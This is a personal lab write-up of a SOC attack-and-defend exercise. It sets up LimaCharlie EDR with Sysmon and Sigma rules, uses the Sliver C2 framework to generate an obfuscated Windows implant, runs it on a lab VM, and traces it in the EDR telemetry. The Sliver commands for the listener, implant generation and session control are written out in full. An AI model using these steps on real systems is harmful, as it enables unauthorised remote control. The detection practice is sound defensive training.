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This lab began with the creation of a LimaCharlie account. LimaCharlie is an “SocOPs Cloud Platform” EDR solution. It also has the capability to handle log shipping and ingestion along with a threat detection engine. We will be using this to detect threats on the endpoint and to create rules for detections throughout our lab attacks.

best cater to your experience.

What best describes your team/company?

Security Operations Center

What best describes your role?

Security Analyst

What use cases are you exploring?

Nothing specific ✕ Incident response ✕ Other ✕ ✕

Endpoint detection & response ✕ Artifact collection ✕

Telemetry collection & storage ✕

Creation of organization by answering a few question

ict org Add-ons Support

Create a new organization

Select a region, plan, and organization name to get started. The first 2 Sensors in your new org will be free - no credit card required.

Name
SOC-Lab-Attack/Defend

ORGANIZATION DESCRIPTION
Practice Lab

Data Residency ⓘ
U.S.A. ▼

Template
No template ▼

After org creation, you may optionally apply an IaC template using our [IaC Generator](#)

Create Organization

Org Creation

SENSORS > SENSORS LIST


Sensors [VIEW DOCS]

Add Sensor

Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged `lc:system` are generated by LimaCharlie Extensions and do not count towards the quota.

From here we are going to “Add Sensor” so that we can install them onto endpoints to collect real time telemetry.

Defense VM Creation:



Launch the windows VM

```
C:\Users\Administrator>cd C:\Users\Administrator\Downloads

C:\Users\Administrator\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 90AC-D439


Directory of C:\Users\Administrator\Downloads

03/05/2025  03:33 AM    <DIR>          .
03/04/2025  11:21 PM    <DIR>          ..
03/05/2025  03:32 AM             616,344  lc_sensor.exe
               1 File(s)              616,344 bytes
               2 Dir(s)  14,672,175,104 bytes free

C:\Users\Administrator\Downloads>
```

from an administrative Command Prompt, navigate to the downloads directory and run *lc_sensor*

##Configure LimaCharlie log ingestion from our VM:



Navigate to “Artifact Collection” -> then select “Add Artifact Collection Rule”

This is a detailed view of the 'Artifact Collection Rule' configuration form. The rule is named 'windows-sysmon-log'. A descriptive text explains that these rules automate the collection of logs and artifacts based on file patterns and sensor tags, and provides billing information. The 'Patterns' section contains a text input with the value 'wel://Microsoft-Windows-Sysmon/Operational:*'. The 'Retention Period (in days)(optional)' is set to '10'. There are two toggle switches: 'Delete logs on host after ingestion' and 'Ignore SSL cert errors during log upload', both of which are currently turned on. The 'Platform(s)' section has a dropdown menu with 'windows' selected.

We name the collection rule ‘windows-sysmon-log’ with the displayed configuration

##Enable Sigma EDR Rules:

Finally, let’s turn on the [open source Sigma ruleset](#) to assist our detection efforts.

1. In the top right corner, click “Add-ons”

ext-sigma

This extension provides a core set of the open source Sigma rules in a managed fashion. It offers hundreds of rules and is a great boiler-plate rule pack to apply to your LimaCharlie deployment.

Sigma is an open source format for describing signatures in a generic way so that they can be applied through multiple technologies (like LimaCharlie).

The Sigma project is available [here](#)

The specific rules, converted and applied through this extension are available [here](#)

Some Sigma rules on Windows rely on Windows Event Logs which are not collected by LimaCharlie by default. In order to leverage these you will need to configure automated collection of the relevant Windows Event Logs through the Artifact Collection extension.

Cost**Free****Organization**SOC-Lab-Attack/De... **Subscribe**

after searching for 'sigma' we subscribe

##Configure Attack VM:

I spun up the my linux box and prepare to install Sliver

```

last login: Wed Aug 27 00:56:05 2025 from 10.0.0.78
ubuntu@ip-10-0-28-194:~$ sudo su
root@ip-10-0-28-194:/home/ubuntu# systemctl status sliver
● sliver.service - Sliver
   Loaded: loaded (/etc/systemd/system/sliver.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2025-08-27 11:45:36 UTC; 1min 35s ago
     Main PID: 400 (sliver-server)
       Tasks: 7 (limit: 1077)
      Memory: 39.0M
         CPU: 139ms
    CGroup: /system.slice/sliver.service
            └─400 /root/sliver-server daemon

```

```

root@ip-10-0-28-194:/home/ubuntu# sliver
Connecting to localhost:31337 ...

```

```

|S---| |L---| |I---| |V---| |E---| |R---|
| :^: | | :^: | | (v) | | (:): | | (v) | | (:): |
| :v: | | ( ) | | :v: | | ()() | | :v: | | ()() |
| ---S| | ---L| | ---I| | ---V| | ---E| | ---R|

```

All hackers gain assist

[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405

[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █

I spun up my linux box and prepared to install Sliver. Once complete, I launched silver to confirm proper installation

```
sliver > jobs
[*] No active jobs
sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
sliver >
```

I ran the jobs command to verify if Sliver is listening for C2 callbacks on an HTTP listener. We get the indication that there are no active jobs. I also ran the “http” command to start the listener. Now this box is configured to use the Sliver C2 function.

##Generating the C2 plant

```
sliver > generate --http 10.0.28.194 --save /var/www/payloads
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 2m11s
[*] Implant saved to /var/www/payloads/JOLLY_HANG.exe
```


While in Sliver, running the generate –http [my vm IP] –save /var/www/payloads command, I created a custom C2 malware that was compiled by Sliver

```
sliver > implants
```


Name	Implant Type	Template	OS/Arch	Format	Command & Control	Debug
JOLLY_HANG	session	sliver	windows/amd64	EXECUTABLE	[1] https://10.0.28.194	false

By running the implants command, I was able to verify that the implant is stored within Sliver

##Dropping our C2 implant on Windows and launching it:



From within my Windows VM, I open a browser and navigate to the ip of my attack box at port 8080. From here, I’ll be able to download the payload onto my windows machine



Windows Defender tried to warn me not to download this file but I am going to keep it anyway.

##Opening a new C2 Session:

```
[*] Session 73aeacd2 JOLLY_HANG - 10.0.24.90:49776 (EC2AMAZ-2BUU2T2) - windows/amd64 - Wed, 27 Aug 2025 12:11:07 UTC
```

Once downloaded, I ran the executable and bounced back to my attack box to verify that we have established a C2 connection


```

sliver > sessions

ID          Transport  Remote Address  Hostname          Username          Operating System  Health
=====
73aeacd2    http(s)    10.0.24.90:49776  EC2AMAZ-2BUU2T2  Administrator     windows/amd64     [ALIVE]
sliver >

```

I was able to confirm the session by running the sessions command

```

sliver > sessions

ID          Transport  Remote Address  Hostname          Username          Operating System  Health
=====
73aeacd2    http(s)    10.0.24.90:49776  EC2AMAZ-2BUU2T2  Administrator     windows/amd64     [ALIVE]

sliver > use 73aeacd2

[*] Active session JOLLY_HANG (73aeacd2-7e9f-4122-b92f-5f89717f62d0)
sliver (JOLLY_HANG) >

```

In order to utilize this session I run the use [session ID] command in Sliver.

Once executed, I am able to interact directly with the C2 session on the Windows VM. To test this I ran some commands to gather some info on this victim.

```

sliver (JOLLY_HANG) > info

Session ID: 73aeacd2-7e9f-4122-b92f-5f89717f62d0
Name: JOLLY_HANG
Hostname: EC2AMAZ-2BUU2T2
UUID: ec2e9704-ea15-2bf7-2036-4f4a13513894
Username: EC2AMAZ-2BUU2T2\Administrator
UID: S-1-5-21-2916605783-2765130076-2974663948-500
GID: S-1-5-21-2916605783-2765130076-2974663948-513
PID: 4288
OS: windows
Version: Server 2016 build 20348 x86_64
Locale: en-US
Arch: amd64
Active C2: https://10.0.28.194
Remote Address: 10.0.24.90:49776
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Wed Aug 27 12:11:07 UTC 2025 (11m13s ago)
Last Checkin: Wed Aug 27 12:22:17 UTC 2025 (3s ago)

```

```

sliver (JOLLY_HANG) > whoami

Logon ID: EC2AMAZ-2BUU2T2\Administrator
[*] Current Token ID: EC2AMAZ-2BUU2T2\Administrator

```

```

sliver (JOLLY_HANG) > pwd

[*] C:\Users\Administrator\Downloads

```

```

tcp      10.0.24.90:50160 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50161 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50162 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50163 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50164 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50165 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50166 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50167 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50168 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50169 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50170 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50171 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50172 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50173 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50174 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50175 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50176 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50177 10.0.28.194:80      TIME_WAIT    0/
tcp      10.0.24.90:50178 10.0.28.194:80      ESTABLISHED  4288/JOLLY_HANG.exe

```

With the netstat command, I can even see the established connection between my attack VM and my Defense VM which is exciting! I have successfully established a C2 connection!


From here I wanted to get some info on the process running so I ran a ps -T command to find the process tree associated with this malware's process.

```

├─ [2948]  csrss.exe
├─ [4496]  explorer.exe
│   └─ [2208]  msedge.exe
│       ├── [1268]  msedge.exe
│       ├── [2596]  msedge.exe
│       ├── [2936]  msedge.exe
│       ├── [2972]  msedge.exe
│       ├── [3912]  msedge.exe
│       ├── [4288]  JOLLY_HANG.exe
│       ├── [1112]  msedge.exe
│       ├── [3724]  msedge.exe
│       ├── [3884]  msedge.exe
│       ├── [4620]  msedge.exe
│       ├── [1860]  msedge.exe
│       └─ [932]   msedge.exe

```

##Exploring Telemetry:



I proceed to LimaCharlie and selected the Sensors option and then selected the Windows sensor that I previously created

I did some exploration of the various sensors options and under Processes, I was able to locate the PPID and the PID of our malware "JOLLY_HANG.exe"

svchost.exe	620	4936	NT AUTHORITY\NETWORK SERVICE	\Device\HarddiskVolume1\Windows\Sys...	
lsass.exe	508	636	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe	C:\Windows\system32\lsass.exe
fontdrvhost.exe	508	760	Font Driver Host\UMFD-0	C:\Windows\system32\fontdrvhost.exe	"fontdrvhost.exe"
winlogon.exe	476	556	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe	winlogon.exe
LogonUI.exe	556	660	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe	"LogonUI.exe" /flags:0x2 /state0:0xa3b01855 /state1:0x41c
fontdrvhost.exe	556	764	Font Driver Host\UMFD-1	C:\Windows\system32\fontdrvhost.exe	"fontdrvhost.exe"
cmd.exe	4508	1992	EC2AMAZ-2BUU2T2\Administrator	C:\Windows\system32\cmd.exe	"C:\Windows\system32\cmd.exe"
conhost.exe	1992	2016	EC2AMAZ-2BUU2T2\Administrator	C:\Windows\system32\conhost.exe	\\??C:\Windows\system32\conhost.exe 0x4
JOLLY_HANG.exe	1992	4292	EC2AMAZ-2BUU2T2\Administrator	C:\Users\Administrator\Downloads\JO...	..JOLLY_HANG.exe
csrss.exe	3844	3856	NT AUTHORITY\SYSTEM	\Device\HarddiskVolume1\Windows\Sys...	
winlogon.exe	3844	3912	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe	winlogon.exe

I'm able to do things like look at network connections and memory mapping. One of the first things I notice is that while other processes are marked as "signed", our malicious process does not have a signature which is indicated by the absence of the green check mark.

For additional information on processes, I found this poster from SANS extremely helpful [Hunt Evil Poster](#)

Network connections for JOLLY_HANG.exe (PID 3984)				X
Source	Destination	Protocol	State	
10.0.24.90:49859	10.0.28.194:80	tcp4	ESTABLISHED	

Checking the network connections, I am able to verify the source ip, source port, destination ip and destination port.

Back to SOC-Lab-Attack/Defend										
EC2AMAZ-2BUU2T2	SENSORS > NETWORK									
Overview	Network (+)									
Analytics	???	(0)	10.0.24.90	49981	tcp4	10.0.28.194	80	TIME_WAIT	-	
Artifacts	???	(0)	10.0.24.90	49982	tcp4	10.0.28.194	80	TIME_WAIT	-	
Autoruns	???	(0)	10.0.24.90	49983	tcp4	10.0.28.194	80	TIME_WAIT	-	
Console	???	(0)	10.0.24.90	49984	tcp4	10.0.28.194	80	TIME_WAIT	-	
Detections	???	(0)	10.0.24.90	49985	tcp4	10.0.28.194	80	TIME_WAIT	-	
Drivers	???	(0)	10.0.24.90	49986	tcp4	10.0.28.194	80	TIME_WAIT	-	
Event Collection	???	(0)	10.0.24.90	49987	tcp4	10.0.28.194	80	TIME_WAIT	-	
File System	???	(0)	10.0.24.90	49988	tcp4	10.0.28.194	80	TIME_WAIT	-	
Integrity Monitoring	???	(0)	10.0.24.90	49989	tcp4	10.0.28.194	80	TIME_WAIT	-	
Live Feed	???	(0)	10.0.24.90	49990	tcp4	10.0.28.194	80	TIME_WAIT	-	
Network	???	(0)	10.0.24.90	49991	tcp4	10.0.28.194	80	TIME_WAIT	-	
Packages	JOLLY_HANG.exe (3984)	10.0.24.90	49992	tcp4	10.0.28.194	80	ESTABLISHED	4d30d82372091a0fe8f112feca8261e1ae1f7f7525d14ca7caf5816c488681cc		
Processes										

Checking under the “Network” tab we can find our malicious executable.

Under “File System” tab, I was able to navigate to the file path of JOLLY_HANG.exe

EC2AMAZ-2BUU2T2

Overview

Analytics

Artifacts

Autoruns

Console

Detections

Drivers

Event Collection

File System

Integrity Monitoring

SENSORS > FILE SYSTEM

File System (0)

c:\Users\Administrator\Downloads

Filter search by keyword

Name							
desktop.ini	C:\Users\Administrat...ownloads\desktop.ini	282 bytes	2025-03-04 23:21:31	2025-03-04 23:57:53	2025-03-04 23:57:53		HIDDEN
JOLLY_HANG.exe	C:\Users\Administrat...loads\JOLLY_HANG.exe	16.65 MB	2025-08-27 12:09:04	2025-08-27 12:09:32	2025-08-27 12:09:32		EXEC
lc_sensor.exe	C:\Users\Administrat...nloads\lc_sensor.exe	601.90 KB	2025-03-05 03:32:08	2025-03-05 03:32:08	2025-03-05 03:32:29		EXEC

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks**.



We currently don't have any comments that fit your search

No comments found for your current query. You might try refining your search terms or checking the syntax.

Check our documentation to learn about [query tips and modifiers](#).


Try a new search

When VT was queried, this message is what was returned after searching the given hash. Though this message is displayed, it is obvious that this executable hash is malicious in nature. The lesson here is just because there may be malware that comments aren't available, does not mean that the file is not suspicious. As an analyst, I would look for other IOCs to investigate fidelity until I was certain if this file was malicious or benign.


Lastly, I went to the “Timeline” tab to explore what information could be gathered from this telemetry. This provided me a live view of EDR telemetry and event logs from the endpoint

2025-08-28 02:28:36	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 22	{ "EVENT": { "EventData": { "Image": "C:\\Windows\\System32\\rhpchp.exe", "ProcessGuid": "{ecdc4551-bc92-68af-2600-0000"
2025-08-28 02:28:37	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:39	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:40	DNS_REQUEST	Domain: ctld1.windowsupdate.com CNAME: ctld1.windowsupdate.com.delivery.microsoft.com		{ "CNAME": "ctld1.windowsupdate.com.delivery.microsoft.com", "DNS_TYPE": "5", "DOMAIN_NAME": "ctld1.wi
2025-08-28 02:28:40	DNS_REQUEST	Domain: bg.microsoft.map.fastly.net IP Address: 199.232.210.172		{ "DNS_TYPE": "1", "DOMAIN_NAME": "bg.microsoft.map.fastly.net", "IP_ADDRESS": "199.232.210.172", "MESSAGE_ID": "21
2025-08-28 02:28:40	DNS_REQUEST	Domain: wu-b-net.trafficmanager.net CNAME: bg.microsoft.map.fastly.net		{ "CNAME": "bg.microsoft.map.fastly.net", "DNS_TYPE": "5", "DOMAIN_NAME": "wu-b-net.trafficmanager.net", "I
2025-08-28 02:28:40	DNS_REQUEST	Domain: ctld1.windowsupdate.com.delivery.microsoft.com CNAME: wu-b-net.trafficmanager.net		{ "CNAME": "wu-b-net.trafficmanager.net", "DNS_TYPE": "5", "DOMAIN_NAME": "ctld1.wind
2025-08-28 02:28:40	DNS_REQUEST	Domain: bg.microsoft.map.fastly.net IP Address: 199.232.214.172		{ "DNS_TYPE": "1", "DOMAIN_NAME": "bg.microsoft.map.fastly.net", "IP_ADDRESS": "199.232.214.172", "MESSAGE_ID": "21
2025-08-28 02:28:41	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:42	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:44	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:45	🟢 NETWORK_CONNECTIONS	Connections: 1 Process (PID): svchost.exe (1216)		{ "COMMAND_LINE": "C:\\Windows\\system32\\svchost.exe -k NetworkService -p", "CREATION_TIME": "1756347536280", "FILE_IS_SIGNED
2025-08-28 02:28:45	🟢 NETWORK_CONNECTIONS	Connections: 4 Process (PID): rhpchp.exe (1388)		{ "COMMAND_LINE": "C:\\Windows\\system32\\rhpchp.exe" -w -d AAAABGAAAGFAAAIZkNtC3OthJnH3jM3MubGKubcl1WYwYJsaUua
2025-08-28 02:28:45	NETWORK_CONNECTIONS	Connections: 11 Process (PID): JOLLY_HANG.exe (3984)		{ "COMMAND_LINE": "\\JOLLY_HANG.exe", "FILE_IS_SIGNED": "0", "FILE_PATH": "C:\\Users\\Administrator\\Downloads\\JOLLY_HANG
2025-08-28 02:28:46	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:48	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des
2025-08-28 02:28:53	WEL	Channel: Microsoft-Windows-Sysmon/Operational	EventID: 3	{ "EVENT": { "EventData": { "DestinationHostname": "-", "DestinationIp": "10.0.28.194", "DestinationIsIpv6": "false", "Des

Armed with various IOCs I am able to filter to view events related to this suspicious file



I began to experiment and search for filters such as CommandLine Event data containing JOLLY_HANG to see how granular I could get to create a timeline of events. This allows me to see exactly when any command line telemetry was collected on this exe file.



ATTACK & DEFEND

##Generating an Attack

```
All hackers gain haste
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command
sliver > sessions
[*] No sessions [?]
sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
